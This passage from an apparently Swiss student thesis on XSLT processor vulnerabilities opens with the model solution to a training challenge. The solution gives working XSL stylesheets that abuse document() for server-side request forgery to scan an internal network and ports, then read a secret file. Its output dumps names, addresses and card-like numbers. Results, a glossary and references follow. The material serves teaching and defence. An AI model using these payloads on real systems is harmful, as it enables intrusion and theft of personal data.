

Abbildung 9.3.: Process of a successful attack

The following solution is one way to solve the challenge.

1. Analyze how the report is generated

The sample reports are XSL files. You can download and analyze them, how they work. You have the possibility to create and upload a custom XSL to generate a report.

2. Find the dataserver

It is possible to enummerate all Hosts in the internal Network 192.168.1.0/24 using the `document()` Function or the `<xsl:include>` or `<xsl:import>` Tags. With these features of XSLT you can try to fetch a ressource on all IP Adresses in the range 192.168.1.0/24 to find the dataserver. It is important that the port 22/tcp is used because it is open for sure, known because of the hint that the administrator manages the server via ssh.

If the output is, `Warning: XSLTProcessor::transformToXml(http://192.168.1.217:22/): failed to open stream: HTTP request failed!` the host is alive. All other output lines like, `Warning: XSLTProcessor::transformToXml(http://192.168.1.218:22/): failed to open stream: No route to host` mean that the host is dead.

We use a simple XSL like the following one, which tries to connect on every IP address between 192.168.1.1 and 192.168.1.254.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html"/>
  <xsl:template match="/">
    <xsl:value-of select="document('http://192.168.1.1:22/')"/>
    <xsl:value-of select="document('http://192.168.1.2:22/')"/>
    <!-- ... and so on ... -->
    <xsl:value-of select="document('http://192.168.1.253:22/')"/>
    <xsl:value-of select="document('http://192.168.1.254:22/')"/>
  </xsl:template>
</xsl:stylesheet>
```

The output on the website looks like the following image:



Abbildung 9.4.: Report with the host discovery XSL `find_server.xsl`

The host 192.168.1.217 replys with the OpenSSH banner. The XSLT Processor shows an error, because the banner is no valid XML.

Yay! Now we are sure, that there is a host 192.168.1.217 up and running in the internal network.

3. Find the open port on the dataserver which a webserver is listening

Now create a XSL file which tries to connect on every port between 1 and 1024 (well-known ports) and tries to fetch a document.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html"/>
  <xsl:template match="/">
    <xsl:value-of select="document('http://192.168.1.217:1/')"/>
    <xsl:value-of select="document('http://192.168.1.217:2/')"/>
    <!-- ... and so on ... -->
    <xsl:value-of select="document('http://192.168.1.217:999/')"/>
    <xsl:value-of select="document('http://192.168.1.217:1024/')"/>
  </xsl:template>
</xsl:stylesheet>
```

On the bottom of the page, we can see the text `HamsterWheel Inc. Dataserver Welcome to our internal dataserver.` but we don't know anything about the port:



Abbildung 9.5.: Bottom of the page with the portscan XSL `find_port.xsl`

There is one answer like a step before: The ssh daemon sends his banner to the XSLT processor which generates an error. All other warnings say, that the host is not reachable. So when the output at the bottom is well-formed XML, which can also be HTML, there is no error. You have to find the host which generates no error to the XLST processor. An easy way to do this, is to save the report HTML file and run the following script or similar to find the missing host:

```
$ for i in {1..1024}; do \
    grep -q :${i}/ /tmp/report.htm || echo No error on port $i; \
  done
No error on port 963
```

Listing 9.1: Search for the missing host

If you look between the port 962 and 964, there is no error message, which implies there was a successful connection with a valid response.



Abbildung 9.6.: Missing error on port 963

Yay! So now we know that there is only one port between 1 and 1024 on which no error is generated. This is port 963. So there must be our `secret.xml`.

4. Get the `secret.xml` file

Finally we can load the `secret.xml` with `<xsl:copy-of>` which copies the whole XML file to the position given. But be aware, the full result is only visible in the source of the webpage returned by the webserver because all these XML tags aren't tags which the browser would render.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html"/>
  <xsl:template match="/">
    <xsl:copy-of select="document('http://192.168.1.217:963/secret.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

The output on the website is the following:

Output

Frau Charlotte Gloor Hitzlisbergstrasse 6353 Weggis +41 30 714 40 83 2004-10-20 5243094435958995 798286.00 Frau Sandra Fehr StudhaldenhÃ¶he 6192 Wiggen +41 36 977 88 36 1975-10-07 5566047724217290 265992.00 Frau Mailin Lang Falkengasse 6037 Root +41 98 186 73 70 2002-06-28 5161623737531189 215095.00 Herr Tim SchÃ¤r Gerbergasse 6005 St. +41 65 592 89 88 2002-08-02 5337968577077077 122203.00 Frau Eva Imhof Mattstrasse 6235 Winikon +41 35 949 95 30 1977-08-09 5594599601412085 999644.00 Frau Vivian Staub Stollbergrain 6122 Menznau +41 59 263 07 44 1971-03-21 5235726094816440 28493.00 Herr Steven Gut HochrÃ¼tistrasse 6018 Buttisholz +41 92 430 23 77 1991-02-23 5552716665478485 245956.00 Frau Sonja Meister Grendelstrasse 6032 Emmen +41 65 367 87 56 1978-02-23 5368576611025085 27069.00 Herr Maik Weber GÃ¼terstrasse 6356 Rigi +41 57 756 07 06 1971-04-19 5279670974694716 656813.00 Frau Dana Isler Alpenquai 6031 Ebikon +41 23 485 40 59 2014-03-16 5524112241938447 592180.00 Herr Nikita Stucki FluhmÃ¼hlerain 6024 Hildisrieden +41 28 181 25 23 1998-10-17 5322722803402683 528834.00 Frau Cara SchÃ¤fer Rothenring 6035 Perlen +41 58 083 01 04 1979-02-02 5341724334893379 134770.00 Herr Ian Schlatter ObergÃ¼tschrain 6284 Sulz +41 10 124 56 43 2012-09-07 5390880411284500 512477.00 Herr Dennis Frey Rosenberghalde 6281 Hochdorf +41 30 423 79 43 2005-07-31 5226604688597083 925126.00 Herr Mats Ritter Kleinmattstrasse 6235 Winikon +41 29 331 73 10 1983-09-09 5186208991395405 860563.00 Frau Romina KÃ¼ng Rosenbergweg 6126 Daiwil +41 47 967 58 07 1999-10-09 5362060647370647 986952.00 Herr Eren Frick Robert-ZÃ¼nd-Str. 6204 Sempach +41 43 194 30 10 1990-05-05 5138657391231249 671912.00 Frau Antonia Maier Tannegg 6106 Werthenstein +41 77 771 16 87 2008-10-17 5565115161976362 57120.00 Herr Raik KÃ¤gi Renggstrasse 6020 EmmenbrÃ¼cke +41 27 694 63 20 2003-04-16 5299494056355302 107081.00 Herr Roman Wirth Zimmeregg 6152 HÃ¼swil +41 02 713 14 23 2012-03-18 5357814113330965 26573.00 Frau Marleen Suter

Abbildung 9.7.: Missing error on port 963

If we search on the page or in the source code of the page, we find the data entry of our customer wanted:

Abbildung 9.8.: Data entry of Hubert Wühler

Yay! We found the credit card number of „Hubert Wühler“. It is 5194896124933603.

10. Ergebnisse

10.1. Technologiestudien

Zuerst wurde ein Know-How Aufbau in den Bereichen XML, XSLT und SSRF betrieben. Daraus resultierte eine Dokumentation über die Grundlagen der Technologien XML und XSLT. Mit XXE und SSRF lernten wir erste Angriffsszenarien kennen, welche uns über die gesamte Studienarbeit begleiteten. Die detaillierte Dokumentation ist im Kapitel 5 „Einführung in die Technologien“ festgehalten. Für XSLT wurden im Kapitel 5.6 „Angriffe auf XSLT“ Verwundbarkeiten zusammengetragen und Beispiele dafür geschrieben.

10.2. Verwundbarkeiten ausgesuchter Prozessoren

Um die zusammengetragenen Verwundbarkeiten testen zu können, wurden XSLT Prozessoren ausgewählt, welche getestet werden wollen. Danach wurden Testdefinitionen beschrieben, mit welchen Tests auf verschiedene Verwundbarkeiten der Prozessoren durchgeführt wurden. Dabei haben wir für jeden Prozessor dokumentiert ob dieser die Funktion unterstützt und ob er in der Standardkonfiguration verwundbar oder nur unter bestimmten Voraussetzungen verwundbar ist. Unter dem Kapitel „Übersicht der Verwundbarkeiten“ 6.8 wurden die Ergebnisse in Kurzform in einer übersichtlichen Tabelle zusammengefasst.

10.3. Gegenmassnahmen

Um den Benutzern der Prozessoren eine Hilfestellung zu geben, wie die Prozessoren sicher zu konfigurieren sind, so dass bestimmte oder alle Verwundbarkeiten geschlossen werden können, haben wir für jede Verwundbarkeit, falls vorhanden, entsprechende Gegenmassnahmen entwickelt. Diese sind prozessorspezifisch und möglichst konkret gehalten damit die Konfiguration schnell und einfach vorgenommen werden kann.

Wir haben jedoch herausgefunden, dass sich nicht jede Verwundbarkeit mit eine Konfiguration des Prozessors schliessen lässt. Um diese zu schliessen, müssten zum Beispiel Anpassungen im Quellcode vorgenommen werden oder ein Content Filtering vor der Prozessierung einer XSL Datei zum Einsatz kommen.

10.4. Angriffsszenarien

Um die Ausmasse dieser Verwundbarkeiten zu veranschaulichen und die Bedeutsamkeit vorzuheben, wurden reale Angriffsszenarien beschrieben und weitere Angriffsszenarien selber erstellt. In diesen Szenarien wird ein Ablauf erklärt, wie ein Angreifer jeweils eine oder mehrere Verwundbarkeiten ausnutzt und was er damit erreichen kann.

10.5. Beispielapplikation

Damit Andere Leute die Möglichkeit haben, einen SSRF Angriff mit XSLT durchzuführen und somit das Prinzip zu verstehen, haben wir eine Beispielapplikation programmiert. Zu dieser Applikation haben wir eine Aufgabenstellung geschrieben mit einer dazugehörigen Musterlösung. Die Applikation stellt ein Reportportal zur Verfügung, auf welchem man mit einer eigenen XSL Datei einen personalisierten Report kreieren kann. Die Aufgabe besteht darin, mit präparierten XSL Dateien den Server dazu zu bringen, eine vertrauliche Datei von einem firmeninternen Server zu lesen. Die gesamte Beispielapplikation samt Aufgabenstellung und Musterlösung ist im Kapitel 9 „Beispielanwendung: XS-HELL“ beschrieben und wurde der Compass Security als Virtuelle Maschine zur Verfügung gestellt. Somit kann die Compass Security diese Aufgabe in die bestehende Infrastruktur vom Hacking-Lab einbinden damit in Zukunft die Studenten der HSR diese Sachverhalte in den Informationssicherheits-Fächern auch trainieren können.

11. Schlussfolgerungen

11.1. Bewertung der Ergebnisse

Alles in Allem ist das Resultat sehr gelungen. Es wurden alle in der Aufgabenstellung geforderten Ergebnisse erarbeitet. Ausserdem wurde auch die optionale Beispielanwendung mit Aufgabenstellung und Musterlösung erstellt. Bei den Prozessoren haben wir acht verschiedene Prozessoren getestet, was in der Aufgabenstellung mit nur einem definiert war. Wir schätzen, dass mit diesen Prozessoren der grösste Teil der aktuell genutzten Prozessoren abgedeckt ist.

11.2. Vergleich mit anderen Produkten

Es gibt bereits andere Zusammenstellungen von Verwundbarkeiten von XSLT Prozessoren. Diese sind jedoch meist nur sehr kurz und unvollständig verfasst. Eine Kombination von Verwundbarkeiten und den dazu passenden Gegenmassnahmen wurde in dieser Form noch nicht veröffentlicht. Wir konnten auch keine Anwendung finden, welche einen Angriff mit XSLT demonstriert.

11.3. Was anders zu machen gewesen wäre

Alle geforderten Ergebnisse wurden erzielt. Bei den Verwundbarkeiten haben wir uns auf Features der Prozessoren beschränkt, welche sicherheitskritisch sind. Dabei hätte man, wenn mehr Zeit zur Verfügung gestanden wäre nach, auch Fehler in den Prozessoren suchen können.

11.4. Was noch zu tun ist

Die Arbeit hat eine Menge Prozessoren auf Verwundbarkeiten untersucht. Es wäre nun noch möglich die einzelnen Prozessoren, zum Beispiel durch Fuzzing, tiefer gehend zu analysieren.

11.5. Fazit

Zusammenfassend kann die Arbeit als voller Erfolg gewertet werden. Die gesteckten Ziele wurden mit qualitativen Ergebnissen erreicht. Es wurde ein solider Grundstein erarbeitet, auf welchem man auf einzelne Prozessoren vertiefende Arbeiten aufbauen könnte.

Teil III.

Anhang

A. Glossar

Banner Grabbing Durch Banner Grabbing kann man durch einfaches Verbinden auf einen TCP Port die Willkommensnachricht eines Servers auslesen. Dort wird oft die eingesetzte Software und Version ausgegeben.

Buffer Overflow Sicherheitslücke, durch welche mit zu grossen Daten gewisse Speicherstellen überschrieben werden können.

Burp Suite Applikation, mit welcher die Sicherheit von Online-Applikationen geprüft werden kann. Nicht OpenSource, eingeschränkte Gratisversion erhältlich. http://portswigger.net/burp/

CMS Content Management System. Software um online Webseiten zu erstellen und zu verwalten.

CWE Common Weakness Enumeration. Freies Community Projekt, welches ein Katalog mit Typen von Verwundbarkeiten betreibt, um diese einheitlich zu kategorisieren. http://cwe.mitre.org/

Entität (Auszeichnungssprache) Referenz auf ein einzelnes Zeichen oder eine Zeichenkette.

EXSLT Community Projekt für XSLT Erweiterungen. http://exslt.org

DOM Document Object Model. API um XML Dokumente zu parsen. Offizielle Empfehlung vom W3C.

DoS Denial of Service. Ein Service wird durch Überlastung zum Erliegen gebracht.

DTD Document Type Definition. Sprache um Regeln für ein XML Dokument zu definieren.

Gopher Informationsdienst um vor dem World Wide Web um Dateien zu suchen und zu herunterladen

Hacking-Lab Learning-by-Doing Portal der Compass Security AG welches den Usern ermöglicht security Rätsel zu lösen. https://www.hacking-lab.com/

HTML Hypertext Markup Language. Sprache um Webseiten zu erstellen.

JAXP Java API for XML Processing, standardisiertes Java API für XML Operationen

Metasploit OpenSource Exploitation Framework, ein Tool, welches für Penetrationtests verwendet werden kann.

MIT License Freie Software Lizenz des Massachusetts Institute of Technology

LFI Local File Inclusion. Auf einem verwundbaren System können lokale Daten gelesen werden welche eigentlich nicht gelesen werden dürfen.

OWASP Open Web Application Security Project. Non-Profit Organisation, welche die Sicherheit von Webapplikationen verbessern will. https://www.owasp.org/

OSI-Modell Open Systems Interconnection Model. Ein Referenzmodell für Netzwerkprotokolle in einer Schichtenarchitektur.

Parser Eine Software die XML Dateien validiert und verarbeitet.

PDF Portable Document Format. Standardisiertes Dateiformat zum Austausch von Dokumenten

PHP PHP Hypertext Processor. Skriptsprache zum erstellen dynamischer Webseiten. http://www.php.net/

PID Process ID. Eindeutige Nummer eines Prozesses.

Prozessor In unserem Fall sind XSLT Prozessoren gemeint, welche XSL ausführen.

RFI Remote File Inclusion. Auf einem verwundbaren System können remote Daten gelesen werden welche eigentlich nicht gelesen werden dürfen.

SAX Simple API for XML. API um XML Dokumente zu parsen. Defacto Standard. http://www.saxproject.org/

Saxon Open Source XSLT Prozessor von Michael Kay (XSLT 2.0 Autor).

Shell Eine Shell liest Befehle von der Kommandozeile und führt diese aus.

Shell Builtin Befehl, welcher direkt von der Shell implementiert wird.

Shellcode Maschinencode, welcher ausgeführt wird wenn z.B. ein Buffer Overflow ausgenutzt wird.

SSRF Server Side Request Forgery. Serverseitiges CSRF/XSRF. Angreifer kann verwundbaren Server nutzen um Anfragen auf andere (interne) Systeme zu machen.

SVG Scalable Vector Graphics. Dateiformat zur Beschreibung von zweidimensionalen Vektorgrafiken.

SQL Structured Query Language. Eine Datenbanksprache.

URI Uniform Resource Identifier. Format einer Adresse für eine Ressource.

URL Kodierung Kodierung von Spezialzeichen in einer URL

W3C World Wide Web Consortium. Internationale Organisation zur Standardisierung des WWW. http://w3c.org

Wrapper Programm, dessen Hauptaufgabe es ist, ein anderes Programm (evtl. mit vordefinierten Parametern und Überprüfungen) aufzurufen.

XML Extensible Markup Language. Sprache zur Darstellung von hierarchisch strukturierten Daten. http://www.w3.org/TR/2006/REC-xml11-20060816/

XPath XML Path Language. Syntax zur Beschreibung der Position von Elementen eines XML Dokuments.

XSL Extensible Stylesheet Language. Familie von Programmiersprachen um XML Dateien darzustellen und zu transformieren (XSLT, XPath, XSL-FO). http://www.w3.org/Style/XSL/

XSLT XSL Transformation. Eine Programmiersprache zur Transformation von XML-Dokumenten. http://www.w3.org/TR/xslt

XXE XML External Entity, Externe geparsete Entitäten. Referenzieren auf Inhalt die der XML Parser verarbeiten muss.

B. Literaturverzeichnis

[1] CVE, Common Vulnerabilities and Exposures. http://cve.mitre.org/. zuletzt besucht am 16.12.2014.

[2] Ektron CMS CVE-2012-5357. http://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=26291. zuletzt besucht am 16.12.2014.

[3] Engine_XalanJ. http://xhe.myxwiki.org/xwiki/bin/view/XSLT/Engine_XalanJ#HJDBCconnectivity. zuletzt besucht am 09.11.2014.

[4] Expand XSLT Transformations. http://msdn.microsoft.com/en-us/library/14689742%28v=vs.110%29.aspx. zuletzt besucht am 21.10.2014.

[5] Google Mini Search Appliance, CVE-2005-3757. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3757. zuletzt besucht am 16.12.2014.

[6] GPX Library. https://gpxlibrary.codeplex.com/. zuletzt besucht am 11.11.2014.

[7] GPXParser. http://gpxparser.alternativevision.ro. zuletzt besucht am 11.11.2014.

[8] Initiate XSLT in a Script. http://msdn.microsoft.com/en-us/library/ms762796%28v=vs.85%29.aspx. zuletzt besucht am 21.10.2014.

[9] ISO/IEC standard 7498-1:1994. http://standards.iso.org/ittf/PubliclyAvailableStandards/s020269_ISO_IEC_7498-1_1994(E).zip. zuletzt besucht am 08.12.2014.

[10] libxslt: Python and Bindings. http://xmlsoft.org/XSLT/python.html. zuletzt besucht am 29.10.2014.

[11] PostgreSQL 9.3.5 Documentation - dblink. http://www.postgresql.org/docs/9.3/static/dblink.html. zuletzt besucht am 11.12.2014.

[12] RFC 793, TRANSMISSION CONTROL PROTOCOL. https://www.ietf.org/rfc/rfc793.txt. zuletzt besucht am 16.12.2014.

[13] Saxon, Configuration Features. http://www.saxonica.com/documentation9.5/configuration/config-features.html. zuletzt besucht am 16.12.2014.

[14] Saxon Namespace expath-file . http://www.saxonica.com/html/documentation/functions/expath-file/. zuletzt besucht am 20.10.2014.

[15] SQL 2011 ISO Standard. http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=53681. zuletzt besucht am 08.12.2014.

[16] The Java Tutorials: System Properties. http://docs.oracle.com/javase/tutorial/essential/environment/sysprop.html. zuletzt besucht am 29.10.2014.

[17] Universal Naming Convention (UNC). http://msdn.microsoft.com/en-us/library/gg465305.aspx. zuletzt besucht am 16.12.2014.

[18] Xalan Entity Resolver. https://xerces.apache.org/xerces2-j/javadocs/api/org/xml/sax/EntityResolver.html. zuletzt besucht am 24.11.2014.

[19] Xalan, Getting Started. http://xml.apache.org/xalan-j/getstarted.html. zuletzt besucht am 28.10.2014.

[20] Xalan J API. https://xalan.apache.org/old/xalan-j/apidocs/overview-summary.html. zuletzt besucht am 20.10.2014.

[21] Xalan-J, Transform Features. http://xalan.apache.org/old/xalan-j/features.html. zuletzt besucht am 16.12.2014.

[22] Xerces-J, Parser Features. http://xerces.apache.org/xerces2-j/features.html. zuletzt besucht am 16.12.2014.

[23] XSLT Command Execution Exploit . http://labs.securitycompass.com/tutorials/xslt-command-execution-exploit/. zuletzt besucht am 08.12.2014.

[24] P. Karlton A. Freier. RFC 4510, The Secure Sockets Layer (SSL) Protocol Version 3.0. https://tools.ietf.org/html/rfc6101. zuletzt besucht am 16.12.2014.

[25] Compass Security Schweiz AG. Hacking Lab. https://hacking-lab.com/. zuletzt besucht am 17.12.2014.

[26] Tim Berners-Lee. Uniform Resource Identifier (URI): Generic Syntax. https://tools.ietf.org/html/rfc3986. zuletzt besucht am 08.12.2014.

[27] Tim Berners-Lee. Universal Resource Identifiers in WWW. https://tools.ietf.org/html/rfc1630. zuletzt besucht am 08.12.2014.

[28] Ron Bowes. Secrets of DNS (DerbyCon 4, 2014). http://www.irongeek.com/i.php?page=videos/derbycon4/t401-secrets-of-dns-ron-bowes.

[29] Bogdan Calin. The hidden dangers of XSLTProcessor – Remote XSL injection. http://www.acunetix.com/blog/articles/the-hidden-dangers-of-xsltprocessor-remote-xsl-injection/. zuletzt besucht am 10.10.2014.

[30] chregu@php.net. Patch libxslt_54446_2 for XSLT related Bug #54446. https://bugs.php.net/patch-display.php?bug=54446&patch=libxslt_54446_2&revision=1303120896. zuletzt besucht am 29.11.2014.

[31] The MITRE Corporation. CVE-2011-1571. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1571. zuletzt besucht am 15.12.2014.

[32] Common Weakness Enumeration. CWE-611: Improper Restriction of XML External Entity Reference ('XXE'). http://cwe.mitre.org/data/definitions/611.html, 2011.

[33] Common Weakness Enumeration. CWE-918: Server-Side Request Forgery (SSRF). http://cwe.mitre.org/data/definitions/918.html, 2013.

[34] Alexander Polyakov et al. *SSRF vs. Business-Critical Applications*. erpscan.com (an der BlackHat USA 2013), 7 2012.

[35] F. Anklesaria et al. The Internet Gopher Protocol. https://tools.ietf.org/html/rfc1436. zuletzt besucht am 08.12.2014.

[36] Dan Foster. GPX: the GPS Exchange Format. http://www.topografix.com/gpx.asp. zuletzt besucht am 16.12.2014.

[37] Apache Software Foundation. Apache XML Project: Extensions Library. https://xalan.apache.org/old/xalan-j/extensionslib.html. zuletzt besucht am 29.11.2014.

[38] Franz-Josef Herpers für SelfHTML. SelfHTML Aktuell: XML-Namensräume und Validierung. http://aktuell.de.selfhtml.org/artikel/xml/namensraeume/#a6. zuletzt besucht am 10.12.2014.

[39] Google. Google Search for Work - Google Search Appliance. https://www.google.com/work/search/products/gsa.html. zuletzt besucht am 15.12.2014.

[40] Nicolas Gregoire. PHP Bugreport Bug #54446: „Arbitrary file creation via libxslt 'output' extension". https://bugs.php.net/bug.php?id=54446. zuletzt besucht am 30.11.2014.

[41] PHP Group. XsltProcessor::setSecurityPrefs. http://php.net/manual/en/xsltprocessor.setsecurityprefs.php. zuletzt besucht am 29.11.2014.

[42] Nicolas Grégoire. Application_Liferay. http://xhe.myxwiki.org/xwiki/bin/view/XSLT/Application_Liferay. zuletzt besucht am 15.12.2014.

[43] Nicolas Grégoire. Remote command execution in portlet "XSL content". https://issues.liferay.com/browse/LPS-14726. zuletzt besucht am 15.12.2014.

[44] Liferay Inc. Liferay Portal. https://www.liferay.com/products/liferay-portal/overview. zuletzt besucht am 15.12.2014.

[45] Adobe Systems Incorporated. PDF Reference, sixth edition. http://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/pdf_reference_1-7.pdf. zuletzt besucht am 08.12.2014.

[46] J. Reynolds J. Postel. RFC 959, Official specification of the File Transfer Protocol (FTP). https://www.ietf.org/rfc/rfc959.txt. zuletzt besucht am 16.12.2014.

[47] Prajakta Joshi. GPX Secure XSL Transformations in Microsoft .NET. http://msdn.microsoft.com/en-us/library/ms950792.aspx/. zuletzt besucht am 17.11.2014.

[48] Ed. K. Zeilenga. RFC 6101, Lightweight Directory Access Protocol (LDAP). https://tools.ietf.org/html/rfc4510. zuletzt besucht am 16.12.2014.

[49] Michael H. Kay. Class Feature Keys. http://www.saxonica.com/documentation9.5/javadoc/net/sf/saxon/lib/FeatureKeys.html. zuletzt besucht am 23.11.2014.

[50] AxKit.com Ltd. Perl CPAN: XML::LibXSLT. http://search.cpan.org/~shlomif/XML-LibXSLT-1.92/LibXSLT.pm#XML::LibXSLT::Security. zuletzt besucht am 16.12.2014.

[51] P. Mockapetris. DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION. http://tools.ietf.org/html/rfc1035. zuletzt besucht am 16.12.2014.

[52] H. D. Moore. Google Appliance ProxyStyleSheet Command Execution. http://www.exploit-db.com/exploits/16907/. zuletzt besucht am 15.12.2014.

[53] H. D. Moore. Google Search Appliance proxystylesheet Flaws No. http://www.securityfocus.com/archive/1/archive/1/417310/30/0/threaded. zuletzt besucht am 15.12.2014.

[54] H. D. Moore. Google Search Appliance ProxyStyleSheet Multiple Remote Vulnerabilities. http://www.securityfocus.com/bid/15509/exploit, 11 2006. zuletzt besucht am 17.11.2014.

[55] Philipp Oesch. Secure XML Parser Configuration. http://blog.csnc.ch/2012/08/secure-xml-parser-configuration/, 2012. zuletzt besucht am 23.11.2014.

[56] Alexander Polyakov. *SSRF vs. Business-Critical Applications, Part 2*. erpscan.com (POC2012), 11 2012.

[57] E. Rescorla. RFC 2818, HTTP Over TLS. http://tools.ietf.org/html/rfc2818. zuletzt besucht am 16.12.2014.

[58] roo7break. Reverse Shell Cheatsheet. http://roo7break.co.uk/?p=215.

[59] Saxonica. Saxon Developer Guide: Configuration Features. http://www.saxonica.com/documentation/html/configuration/config-features.html. zuletzt besucht am 23.11.2014.

[60] Saxonica. Saxon Developer Guide: Controlling Parsing. http://www.saxonica.com/documentation/html/sourcedocs/controlling-parsing.html. zuletzt besucht am 23.11.2014.

[61] Saxonica. Saxon Developer Guide: EXSLT Extensions. http://www.saxonica.com/documentation9.4-demo/html/extensions/exslt.html. zuletzt besucht am 29.11.2014.

[62] Saxonica. Saxon Developer Guide: JAXP Factory Interfaces. http://www.saxonica.com/documentation/#!configuration/config-interfaces/jaxp-configuration. zuletzt besucht am 02.12.2014.

[63] Doug Tidwell. *XSLT - Mastering XML Transformations*. O'Reilly, 2 edition, 6 2008.

[64] Juan Vazquez. Ektron 8.02 XSLT Transform Remote Code Execution. http://www.exploit-db.com/exploits/23155/. zuletzt besucht am 15.12.2014.

